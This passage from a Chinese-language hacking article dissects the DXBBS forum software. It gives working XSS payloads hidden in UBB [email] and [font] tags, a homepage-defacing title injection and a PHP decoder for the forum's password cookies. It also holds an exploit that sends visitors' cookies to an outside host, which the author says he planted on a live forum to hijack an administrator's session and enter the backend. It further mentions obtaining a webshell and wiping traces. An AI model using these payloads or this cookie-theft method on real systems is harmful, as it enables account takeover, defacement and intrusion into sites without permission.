


图5 得到webshell

大功告成了！当




图6 擦PP

然，最后不要忘记了擦PP，如图6。

Sql注射是不应该有的，可是dxbbs还是存在的，他说的程序对所有参数进行严格过滤就有点假了！另外一个严重的问题就是几乎与任何程序无关的，客户端的问题，跨站脚本漏洞。他整个的过滤是在Filter这个类里完成的，代码在Components\Filter.cs里。一些相关的方法如下：

```
public static string ClearHTML(string Content)
{
    if ((Content != null) && (Content != string.Empty))
    {
Content = Content.Replace("<", "&lt;");
Content = Content.Replace(">", "&gt;");
    }
    return Content;
}

public static string ClearIframe(string Content)
{
    if ((Content != null) && (Content != string.Empty))
    {
string str = "<iframe|</iframe|<frame|</frame";
foreach (string str2 in str.Split(new char[] { '|' }))
{
    Content = Regexs(Content, str2, "&lt;" + str2.Substring(1));
}
    }
    return Content;
}

public static string ClearJS(string Content)
{
    if ((Content != null) && (Content != string.Empty))
    {
Content = ClearIframe(Content);
string str = "position|left|top";
foreach (string str2 in str.Split(new char[] { '|' }))
{
    Content = Regexs(Content, @"( style[\s]*=[\s\S]*?)" + str2 +
@"[\s]*:[\s]*\w+[\s;]*", "$1");
}
string str3 = "<script|</script|cookie|alert";
foreach (string str2 in str3.Split(new char[] { '|' }))
{
    Content = Regexs(Content, str2, "<span>" + str2.Substring(0, 1)
+ "</span>" + str2.Substring(1));
}
    }
    return Content;
}
```

稍微懂点xss的人都知道这些过滤基本就是骗骗人的，这样的被动过滤起不了什么作用，既然他那么认真地XX掉了<和>，就从论坛一般都支持的ubb标签来入手吧，这些标签最终都会转换为html标签的。来看看他的ubb标签转换代码，也是在filter类的UBB方法里，以**[email][/email]**为例子

```
regex = new Regex(@"(\[email\])([ \S\t]*?)(\[\/email\])", 1);
for (match = regex.Match(str); match.get_Success(); match = match.
NextMatch())
{
    str = str.Replace(match.get_Groups().get_Item(0).ToString(), "<A
href=\"mailto:" + match.get_Groups().get_Item(2).ToString() + "\"
target=\"_blank\">" + match.get_Groups().get_Item(2).ToString() + "</
A>");
}
```

可以看到正则是"(\[email\])([\S\t]*?)(\[\/email\])"，没有任何有效性的验证，只要不是空格就可以了，呵呵，最终又会被放到<A href=></A>标签的属性里，属性以""作为限制，但是他并没有过滤"，那么很简单，以"突破就可以了！举个例子：

```
[email]" style=jnc:expression(alert('xss')) hello="[/email]
```

我很不喜欢这句，因为会循环，稍微改下：

```
[email]" style=jnc:expression(eval("if(window.x!='jnc'){alert('xss');
window.x='jnc';}")) hello="[/email]
```

啊，alert被转换了！因为ClearJS方法的这段代码：

```
public static string ClearJS(string Content)
{
    if ((Content != null) && (Content != string.Empty))
    {
Content = ClearIframe(Content);
string str = "position|left|top";
foreach (string str2 in str.Split(new char[] { '|' }))
{
    Content = Regexs(Content, @"( style[\s]*=[\s\S]*?)" + str2 +
@"[\s]*:[\s]*\w+[\s;]*", "$1");
}
string str3 = "<script|</script|cookie|alert";
foreach (string str2 in str3.Split(new char[] { '|' }))
{
    Content = Regexs(Content, str2, "<span>" + str2.Substring(0, 1)
+ "</span>" + str2.Substring(1));
}
    }
    return Content;
}
```

不过治标不治本没用哦！我们把它拆开改下成为：

```
[email]" style=jnc:expression(eval("if(window.x!='jnc'){a"+"lert('xss');
window.x='jnc';}")) hello="[/email]
```

出来了，如图7，我真喜欢字符串啊，呵呵！

其他标签攻击方法类似，甚至更隐蔽，譬如：

```
[font=""/**/style=jnc:
expression(eval("if(window.x!
='jnc'){a"+"lert('xss');window.
x='jnc';}"))]hello[/font]
```




图7 跨站

我猜测开发人员这样写是对于跨站脚本攻击的不理解，另外一方面也可能是受到某些喜欢弹窗和挂iframe的黑客的启示，不过可以看到这种启示没有任何作用。等等，既然他全局的处理都这么简单，也许我们可以玩得更大点！直接黑掉首页怎么样？不是开玩笑哦！来看看吧！我们的输入在首页会显示，因为它是最新的主题，而这种是没有做任何有效过滤的。打开首页查看源文件，如图8。

呵呵，我们的标题被作为title的属性写到html标记里了，唯一的一个局限就是''，代码如下：

```
<div>标题：<a href="Topic.aspx?BoardID=2&TopicID=16" title='hello
```




图8 首页源文件

```
shit2¦'>hello shit</a></div>
```

只要跳出这个就可以在首页执行html代码了，黑的话也不在话下！试试用上面的跨站代码吧！

```
jncjncjncjncjncjncjncjncjncjncjncjncjncjncjncjncjncjncjncjnc'
style=jnc expression(eval("if(window.x!='jnc'){alert('xss');window.
x='jnc';}"))
```

把这个作为标题去发一帖！郁闷，只有50个字符啊！又要精打细算了！这里你当然可以通过在每个论坛板块来发帖子，最终组合成一个好用的，我就不这么复杂了，给出个能黑的吧！

```
' style=x expression(document.write('Jnc')) '
```

首页就被涂了，阿门！如图9。




图9 首页就被涂了

很残忍是么？其实我们根本不必如此残忍，看官方的说明里有“对cookies采用了特殊加密处理，使得系统具有高度的安全性”这句话。我开始不理解为什么要这么说，后来看了7.x版才知道，他们原来是把md5密码直接存在cookie里，所以基本上xss是致命的，那么新版本到底是什么样的特殊加密处理呢？安全性到底如何呢？

我们来分析下他的加密机制。cookie的验证是在Forum类，就是Business的Forum.cs里的CheckCookies方法里完成的，代码如下，我也小小地分析下：

```
public static void CheckCookies()
{
    if (Sessions.UserID == 0)
    {
HttpCookie cookie = HttpContext.get_Current().get_Request().get_Cookies
().get_Item("DXBBS"); //取得属于论坛的cookie
    if (cookie != null)
    {
        bool flag = true;
        if ((((cookie.get_Item("UserName") != null) && (cookie.get_Item
("UserPass") != null)) && (cookie.get_Item("Key") != null)) && (cookie.
get_Item("IsHide") != null))// 如果UserPass等不为空
        {
    string userName = Filter.Decode(cookie.get_Item("UserName")); //解出内容
    string password = Filter.Decode(cookie.get_Item("UserPass"));
    string str3 = Filter.Decode(cookie.get_Item("Key"));
        bool flag2 = Convert.ToBoolean(cookie.get_Item
("IsHide"));
        if (((userName != string.Empty) && (password
!= string.Empty)) && (str3 == Clients.
CookiesKey))//如果username这些不为空并且Key为Clients.CookiesKey
        {
            UserInfo info = new UserInfo();
            using (DataProvider provider = new
DataProvider())
            {
        info = CheckUser(userName, password,
provider); //检查用户有效性
            }
            if (info.ID != 0)
            {//如果有效取得身份
        flag = false;
        LevelInfo info2 = ReadLevelCacheInfo(info.
LevelID);
            Sessions.IsHide = flag2;
            Sessions.UserID = info.ID;
            Sessions.UserName = info.UserName;
            Sessions.LevelID = info.LevelID;
            Sessions.LevelName = info2.LevelName;
    Sessions.LevelType = info.LevelType;
    Sessions.TeamID = info.TeamID;
    Sessions.Photo = info.Photo;
    Sessions.Topic = info.Topic;
    Sessions.Reply = info.Reply;
    Sessions.Coin = info.Coin;
    Sessions.Point = info.Point;
    Sessions.UploadNum = info.UploadNum;
    Sessions.UploadTime = info.UploadTime;
    Sessions.RegTime = info.RegTime;
        }
}
        }
        if (flag)
        {
cookie.set_Expires(Servers.DateTime.AddYears(-300));
HttpContext.get_Current().get_Response().get_Cookies().Add(cookie);
        }
}
        }
}
```

上面比较有意思的就是Decode方法和Clients.CookiesKey的验证。首先看看Decode方法，是在Filter类里decode方法：

```
public static string Decode(string str)
{
        string str2 = null;
        if (str.Trim() == string.Empty)
        {
return str2;
        }
        string[] strArray = str.Split(new char[] { 'E' }); //将内容以E分割
        int num = strArray.Length - 1;
        byte[] buffer = new byte[num];
        for (int i = 0; i < (strArray.Length - 1); i++)
        {
    buffer[i] = (Convert.ToInt32(strArray[i]) - num) - i; //将每一位转成数字类型减去字符串的长度，然后减去当前位在字符串的位移得到新的值
        }
        str2 = Encoding.get_ASCII().GetString(buffer);
        return Encoding.get_Unicode().GetString(Convert.FromBase64String
(str2)); //将得到的新串base64_decode
    }
```

可以看到这里面的每一步都是可逆的，也没有任何外部key的参与，根本不能算是加密，只能算是一种混淆算法，知道算法的时候完全可以将加密的内容解开，我这用php实现了解密：

```
<?php
```

```
function decode($str){
$temp=explode('E',$str);
$num=count($temp)-1;

for($i=0;$i<$num;$i++) {
$xxx=$xxx.trim(chr(($temp[$i]-$num)-$i));
}
return str_replace(chr(0),'',base64_decode($xxx));
}

echo decode("93E98E83E140E85E89E99E88E102E90E91E76E93E97E119E96E");
?>
```

看来加密是吓唬人的，更可怕的是系统对于这种加密的信任，在login动作中可以看到：

```
string password = this.b.get_Text().Trim();

cookie.set_Item("UserPass", Filter.Encode(password));
```

通过上下文的代码我们知道系统居然将未加密的原始密码和用户名存入到Cookie当中，只要跨站就可以获得用户的原始密码，这将系统的安全性又降低了一大层！那么那个Clients.CookiesKey是怎么回事呢？在Clients类中有定义这属性：

```
public static string CookiesKey
{
    get
    {
return FormsAuthentication.HashPasswordForStoringInConfigFile(Agent + ForumConfig.ReadConfigInfo().SecureKey, "MD5").Substring(8, 0x10).ToLower();
    }
}
```

原来是将浏览器的类型与论坛的key做md5运算，以求cookie和浏览器的绑定！但是我们也知道，这不起任何作用，因为当xss攻击发生时，攻击者一样可以获得浏览器的类型，而且xss可以直接在对方的浏览器里执行代码，即使不知道这个一样可以利用对方浏览器进行各种数据提交和操作！这种验证就无聊地忽视掉它吧！

再就是关于验证方面，由于系统太过信任自己的安全机制，只要对方有cookie并且通过验证，即使进入后台都不用再次验证密码，这的确是方便了入侵者，呵呵，而且后台更加脆弱，前面已经证明可以很容易拿webshell。我们来针对一个dxbbs论坛做一个xss渗透试试，既然安全机制这么糟糕就从他cookie上人手了啊，呵呵！

```
Exploit:
[font=""/**/style=jnc:expression(eval(unescape("if%28document.cook"+"ie.indexOf%28%27jnc%27%29%3D%3D-1%29%7B%0Ai%3Dnew%20Image%28%29%3B%0Ai.src%3D%27http%3A//www.loveshell.net/image.php%3Fc%3D%27+escape(document.coo"+"kie)%3B%0Adocument.cook"+"ie%3D%27jncjnc%27%3B%0A%7D")))]hello[/font]
```

然后我们去论坛发个帖子，最近陈冠西很火啊，就以这个为题材了，在内容里藏入我们上面的exp，如图10。

结果第二天就有消息说我的帖子被移动了，这是好事啊，普通人不可能移动帖子的，于是上去一看，果然收集到了几个COOKIE，跟我的主题回复人数还一致，回复里还有个管理员，这下爽大了！我用上面的代码反查密码的时候没解密出密码，可能是论坛代码有点不一样，不过用户名字还是能解出来。不过没关系，我们也懒得修改User-agent了，就先自己登录然后将认证信息替换成抓到的COOKIE吧！刷新下，呵呵，身份变了！如图11。

刚才还说到他的验证很薄弱，可以直接进入后台，如图12，呵呵！再次渗透完成。




图10 发帖

从上面的分析可以看到，.net的产品默认安全性还是很高的，起码语言上比较严格，只要编程习惯良好，在程序上就不会出现问题。但是如果不注意设计上的安全，一样会出现重大安全问题，如上面的xss渗透测试。另外，其实在代码里

